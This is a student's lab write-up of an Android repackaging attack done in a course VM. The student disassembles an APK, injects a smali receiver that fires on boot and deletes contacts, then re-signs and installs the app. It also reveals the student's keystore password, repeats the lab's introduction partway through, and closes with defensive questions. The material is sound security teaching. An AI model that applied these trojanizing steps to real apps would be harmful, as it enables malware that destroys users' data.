

## Lab 10 Android Repackaging Attack Lab

### Task 1:




Fig 1.1 download RepackagingLab.apk

### Observation and Explanation:

As picture 1.1 shows that a named RepackagingLab.apk app was downloaded. This app was used to disassemble, then add extra code in it and then build this into app apk file and then publish for attacking.

### Task 2:

```
seed@MobiSEEDUbuntu: ~/Desktop/lab10
seed@MobiSEEDUbuntu:~$ cd Desktop/
seed@MobiSEEDUbuntu:~/Desktop$ mkdir lab10
seed@MobiSEEDUbuntu:~/Desktop$ cd lab10/
seed@MobiSEEDUbuntu:~/Desktop/lab10$ mv ~/Downloads/RepackagingLab.apk ~/Desktop/lab10/
seed@MobiSEEDUbuntu:~/Desktop/lab10$ apktool d RepackagingLab.apk
I: Using Apktool 2.1.0 on RepackagingLab.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /home/seed/apktool/framework/1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
seed@MobiSEEDUbuntu:~/Desktop/lab10$
```

Fig 2.1 Disassemble apk file

```
seed@MobiSEEDUbuntu: ~/Desktop/lab10/RepackagingLab
seed@MobiSEEDUbuntu:~/Desktop/lab10$ ls
RepackagingLab  RepackagingLab.apk
seed@MobiSEEDUbuntu:~/Desktop/lab10$ cd RepackagingLab/
seed@MobiSEEDUbuntu:~/Desktop/lab10/RepackagingLab$ ls -l
total 20
-rw-rw-r-- 1 seed seed 832 Nov 19 16:59 AndroidManifest.xml
-rw-rw-r-- 1 seed seed 399 Nov 19 16:59 apktool.yml
drwxrwxr-x 3 seed seed 4096 Nov 19 16:59 original
drwxrwxr-x 131 seed seed 4096 Nov 19 16:59 res
drwxrwxr-x 4 seed seed 4096 Nov 19 16:59 smali
seed@MobiSEEDUbuntu:~/Desktop/lab10/RepackagingLab$
```

Fig 2.2 show disassemble result

### Observation and Explanation:

As fig 2.1, I used command `apktool d <file>` to disassemble RepackagingLab.apk file to be used to add some additional code in it. Actually I would add some smali code in it.

As fig 2.1, some files were got after disassembling, like smai folder and AndroidManidest.xml file.

### Task 3:

```
AndroidManifest.xml x MaliciousCode.smali x signAPK.sh x
1 .class public Lcom/MaliciousCode;
2 .super Landroid/content/BroadcastReceiver;
3 .source "MaliciousCode.java"
4
5
6 # direct methods
7 .method public constructor <init>()V
8     .locals 0
9
10     .prologue
11     .line 14
12     invoke-direct {p0}, Landroid/content/BroadcastReceiver;-><init>()V
13
14     return-void
15 .end method
16
17
18 # virtual methods
19 .method public onReceive(Landroid/content/Context;Landroid/content/Intent;)V
20     .locals 9
21     .param p1, "context"    # Landroid/content/Context;
22     .param p2, "intent"    # Landroid/content/Intent;
23
24     .prologue
```

Fig 3.1 MaliciousCode.smali code

```

seed@MobiSEEDUbuntu:~/Desktop/lab10/RepackagingLab$ mv MaliciousCode.smali smali
/com/
seed@MobiSEEDUbuntu:~/Desktop/lab10/RepackagingLab$ cd smali/com/
seed@MobiSEEDUbuntu:~/Desktop/lab10/RepackagingLab/smali/com$ ls -l
total 8
-rw-rw-r-- 1 seed seed 2311 Nov 19 17:14 MaliciousCode.smali
drwxrwxr-x 3 seed seed 4096 Nov 19 16:59 mobiseed
seed@MobiSEEDUbuntu:~/Desktop/lab10/RepackagingLab/smali/com$

```

Fig 3.2 place MaliciousCode.samli to com folder

```

seed@MobiSEEDUbuntu: ~/Desktop/lab10/RepackagingLab
<?xml version="1.0" encoding="utf-8" standalone="no"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android" package="co
m.mobiseed.repackaging" platformBuildVersionCode="23" platformBuildVersionName="
6.0-2166767">
    <uses-permission android:name="android.permission.READ_CONTACTS" />
    <uses-permission android:name="android.permission.WRITE_CONTACTS" />
    <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED" />
    <application android:allowBackup="true" android:debuggable="true" android:ic
on="@drawable/mobiseedcrop" android:label="@string/app_name" android:supportsRtl
="true" android:theme="@style/AppTheme">
        <activity android:label="@string/app_name" android:name="com.mobiseed.re
packaging.HelloMobiSEED" android:theme="@style/AppTheme.NoActionBar">
            <intent-filter>
                <action android:name="android.intent.action.MAIN"/>
                <category android:name="android.intent.category.LAUNCHER"/>
            </intent-filter>
        </activity>
        <receiver android:name="com.MaliciousCode" >
            <intent-filter>
                <action android:name="android.intent.action.BOOT_COMPLETED" />
            </intent-filter>
        </receiver>
    </application>
"AndroidManifest.xml" 19 lines, 1259 characters written

```

Fig 3.3 modify AndroidManifest.xml file

#### Observation and Explanation:

1. Fig 3.1 MaliciousCode.smali was the code of smali, which was used to delete all the contact lists in android phone. Like fig 3.2, this code would be placed in smali folder.
2. Fig 3.3 showed that I added some permission for this app, like read and write into contacts. And the permission of receiving RECEIVE\_BOOT\_COMPLETED was added to this app to receive boot\_completed broadcast.
3. As Fig 3.3, a register for broadcast receiving to BOOT\_COMPLETED was added, so that the extra code which was added would be triggered after BOOT\_COMPLETED broadcast was received.

#### Task 4:

```
seed@MobiSEEDUbuntu:~/Desktop/lab10$ apktool b RepackagingLab
I: Using Apktool 2.1.0
I: Checking whether sources has changed...
I: Smaling smali folder into classes.dex...
I: Checking whether resources has changed...
I: Building resources...
I: Building apk file...
I: Copying unknown files/dir...
seed@MobiSEEDUbuntu:~/Desktop/lab10$
```

Fig 4.1 repackaging the code file into an apk file

```
-rw-rw-r-- 1 seed seed 1398742 Nov 19 20:13 RepackagingLab.apk
seed@MobiSEEDUbuntu:~/Desktop/lab10/RepackagingLab/dist$ ls
RepackagingLab.apk
seed@MobiSEEDUbuntu:~/Desktop/lab10/RepackagingLab/dist$
```

Fig 4.2 show the new RepackagingLab.apk

```
seed@MobiSEEDUbuntu:~/Desktop/lab10/RepackagingLab/dist$ keytool -alias Repackag
ingLab -genkey -v -keystore my-release-key.keystore -keyalg RSA -keysize 2048 -v
alidity 10000
Enter keystore password:
Re-enter new password:
What is your first and last name?
[Unknown]: wenbin
What is the name of your organizational unit?
[Unknown]: wenbin
What is the name of your organization?
[Unknown]: wenbin
What is the name of your City or Locality?
[Unknown]: wenbin
What is the name of your State or Province?
[Unknown]: NY
What is the two-letter country code for this unit?
[Unknown]: NY
Is CN=wenbin, OU=wenbin, O=wenbin, L=wenbin, ST=NY, C=NY correct?
[no]: Y

Generating 2,048 bit RSA key pair and self-signed certificate (SHA256withRSA) wi
th a validity of 10,000 days
    for: CN=wenbin, OU=wenbin, O=wenbin, L=wenbin, ST=NY, C=NY
Enter key password for <RepackagingLab>
(RETURN if same as keystore password):
Re-enter new password:
[Storing my-release-key.keystore]
seed@MobiSEEDUbuntu:~/Desktop/lab10/RepackagingLab/dist$
```

Fig 4.3 build key using keytool command

```
seed@MobiSEEDUbuntu: ~/Desktop/lab10/RepackagingLab/dist
seed@MobiSEEDUbuntu:~/Desktop/lab10/RepackagingLab/dist$ jarsigner -verbose -sig
alg SHA256withRSA -digestalg SHA1 -keystore my-release-key.keystore RepackagingL
ab.apk RepackagingLab
Enter Passphrase for keystore:
  adding: META-INF/MANIFEST.MF
  adding: META-INF/REPACKAG.SF
  adding: META-INF/REPACKAG.RSA
  signing: AndroidManifest.xml
  signing: classes.dex
  signing: res/anim/abc_fade_in.xml
  signing: res/anim/abc_fade_out.xml
  signing: res/anim/abc_grow_fade_in_from_bottom.xml
```

Fig 4.4 sign RepackagingLab.apk file using the key

### Observation and Explanation:

1. As fig 4.1, apktool command was used to repack the code files into an apk application. Like fig 4.2, the new apk app was built in dist folder named RepackagingLab.apk.
2. Like fig 4.3, the picture showed that I built the key with alias named wenbin, and passwd was liwenbin.
3. Like fig 4.4, I used key, built in fig 4.3, to registered into RepackagingLab.apk App, so that this app could be install into android system. Because Android required all the app to be digitally signed before they can be installed. This signature and public key certificate used to identify the author of an app. In order to let developers, run their own app in android system, the private key could be used to sign the certification. So, like fig 4.4, the private key could be used.

### Task 5:

```
u0_a27@x86:/ $ netcfg
eth0      UP          10.0.2.4/24  0x00001043  08:00:27:fd:05:3a
sit0      DOWN      0.0.0.0/0   0x00000080  00:00:00:00:00:00
lo        UP          127.0.0.1/8  0x00000049  00:00:00:00:00:00
ip6tnl0   DOWN      0.0.0.0/0   0x00000080  00:00:00:00:00:00
u0_a27@x86:/ $
```

Fig 5.1 get android ip address using netcfg command

```
seed@MobiSEEDUbuntu:~/Desktop/lab10/RepackagingLab/dist$ adb connect 10.0.2.4
* daemon not running. starting it now on port 5037 *
* daemon started successfully *
connected to 10.0.2.4:5555
seed@MobiSEEDUbuntu:~/Desktop/lab10/RepackagingLab/dist$ adb devices
List of devices attached
10.0.2.4:5555    device
seed@MobiSEEDUbuntu:~/Desktop/lab10/RepackagingLab/dist$
```

Fig 5.2 connect the android device

```
seed@MobiSEEDUbuntu:~/Desktop/lab10/RepackagingLab/dist$ adb install RepackagingLab.apk
8117 KB/s (1420982 bytes in 0.170s)
    pkg: /data/local/tmp/RepackagingLab.apk
Success
seed@MobiSEEDUbuntu:~/Desktop/lab10/RepackagingLab/dist$
```

Fig 5.3 using adb command to install RepackagingLab.apk




Fig 5.4 show the result of installation of app





Fig 5.5 create two new contacts





Repackaging attack is a very common type of attacks on Android devices. In such an attack, attackers modify a popular app downloaded from app markets, reverse engineer the app, add some malicious payloads, and then upload the modified app to app markets. Users can be easily fooled, because it is hard to notice the difference between the modified app and the original app. Once the modified apps are installed, the malicious code inside can conduct attacks, usually in the background. For example, in March 2011, it was found that DroidDream Trojan had been embedded into more than 50 apps in Android official market and had infected many users. DroidDream Trojan exploits vulnerabilities in Android to gain the root access on the device.

The learning objective of this lab is for students to gain a first-hand experience in Android repackaging attack, so they can better understand this particular risk associated with Android systems, and be more cautious when downloading apps to their devices, especially from those untrusted third-party markets. In this lab, students will be asked to conduct a simple repackaging attack on a selected app, and demonstrate the attack only on our provided Android VM.

**STUDENTS SHOULD BE WARNED NOT TO SUBMIT THEIR REPACKAGED APPS TO ANY MARKET, OR THEY WILL FACE LEGAL CONSEQUENCE. NOR SHOULD THEY RUN THE ATTACK ON THEIR OWN ANDROID DEVICES, AS THAT MAY CAUSE REAL DAMAGES.**

Fig 5.6 run the command

```
seed@MobiSEEDUbuntu:~/Desktop/lab10/RepackagingLab/dist$ adb reboot
```

Fig 5.7 using command to reboot android device




Fig 5.8 after reboot contact lists disappeared




Fig 5.9 create a contact

```
seed@MobiSEEDUbuntu: ~  
seed@MobiSEEDUbuntu:~$ adb connect 10.0.2.4  
* daemon not running. starting it now on port 5037 *  
* daemon started successfully *  
connected to 10.0.2.4:5555  
seed@MobiSEEDUbuntu:~$ adb devices  
List of devices attached  
10.0.2.4:5555    device  
  
seed@MobiSEEDUbuntu:~$
```

Fig 5.10 using adb command to connect android device

```
seed@MobiSEEDUbuntu: ~/Desktop/lab10  
seed@MobiSEEDUbuntu:~/Desktop/lab10$ adb install RepackagingLab.apk  
6862 KB/s (1421095 bytes in 0.202s)  
pkg: /data/local/tmp/RepackagingLab.apk  
Success  
seed@MobiSEEDUbuntu:~/Desktop/lab10$
```

Fig 5.11 install the original apk app without malicious code




Fig 5.12 run the app in android system

```
seed@MobiSEEDUbuntu:~/Desktop/lab10$ adb reboot
```

Fig 5.13 reboot the android system




Fig 5.14 show the contact was still in the phone without a deletion



**Observation and Explanation:**

1. In Android system, `netcfg` command was used to show the ip address of this system, like the picture 5.1.
2. As fig 5.2, in Ubuntu system, adb command was used to connect the Android system which was used to test RepackagingLab attack.
3. Like fig 5.3, adb command was used to install the RepackagingLab.apk into Android system. As fig 5.4 showed that the app was installed successfully.
4. Fig 5.5, two contacts were created in contact list.
5. Fig 5.6 showed that user run this app.
6. As Fig 5.7, in Ubuntu system, adb command was used to reboot Android system.
7. As fig 5.8, all the contact lists were deleted after rebooting this android system. It indicated that the malicious code was triggered.
8. As fig from 5.9 to 5.14, the original apk file was installed. A contact was created and this app was run once. After reboot android system, the contact was still in the phone without modification. This is a comparison for the repackaging one to indicate that only additional malicious code could delete the contact.

**Task 6:****Question 1: Why is the repackaging attack not much a risk in iOS devices?**

IOS could use IDA Pro and Hopper to disassemble the app file. And the tools for the assembling file also exist. But unlike the Android App market, IOS market is limited by apple company. Users could only download the app from its apple's app store with regular privilege, if the device is not rooted. So the repackaging App from other developers could not be easily published in the same app market.

Even the developers want to publish their apps to apple's app store, they need certification authorization by apple store. So it is not easy to make self-private key to get certification to sign their repackaging app.

**Question 2: If you were Google, what decisions you would make to reduce the attacking chances of repackaging attacks?**

I would give my users the suggestions to download the app only from the Google Play market. Or I would limit my users only download the app from Google Play.

And the developers should only publish their app in Google Play. Make every app in this market is not repackaging one and make them is not the malicious one.

Check the existing apps in the Google Play store and before they are published, to make sure they do not have malicious code.

**Question 3: Third-party markets are considered as the major source of repackaged applications. Do you think that using the official Google Play Store only can totally keep you away from the attacks? Why or why not?**

Official store is not the fully guarantee for keeping away from this kind of attack. The reason is that during the development for the app, some third party package tool would be needed for developers. This kind of package tools perhaps have been repackaged, and have some malicious code. So that the final app could contain the malicious part, which is unknown for both users and developers.

More, the hacker could repackage app with malicious code and change the app's name and some functionalities of this app. This would mislead the users think that this repackaging app is a new app and then download and use it. So this kind of repackaging app need GooglePlay to check its security and handle it carefully.

**Question 4: In real life, if you had to download applications from untrusted source, what would you do to ensure the security of your device?**

If the app store is not GooglePlay and not a reputation one, then try to use the virus scanner to check the app.

Check the permissions that the app would use for the phone. Some permissions are scary for example; a reading book app would access the contacts. So this kind of app would not be trusted. Or maybe it wants to access to record your keystrokes. If it is not necessary, this kind of app should be kept away from the phone.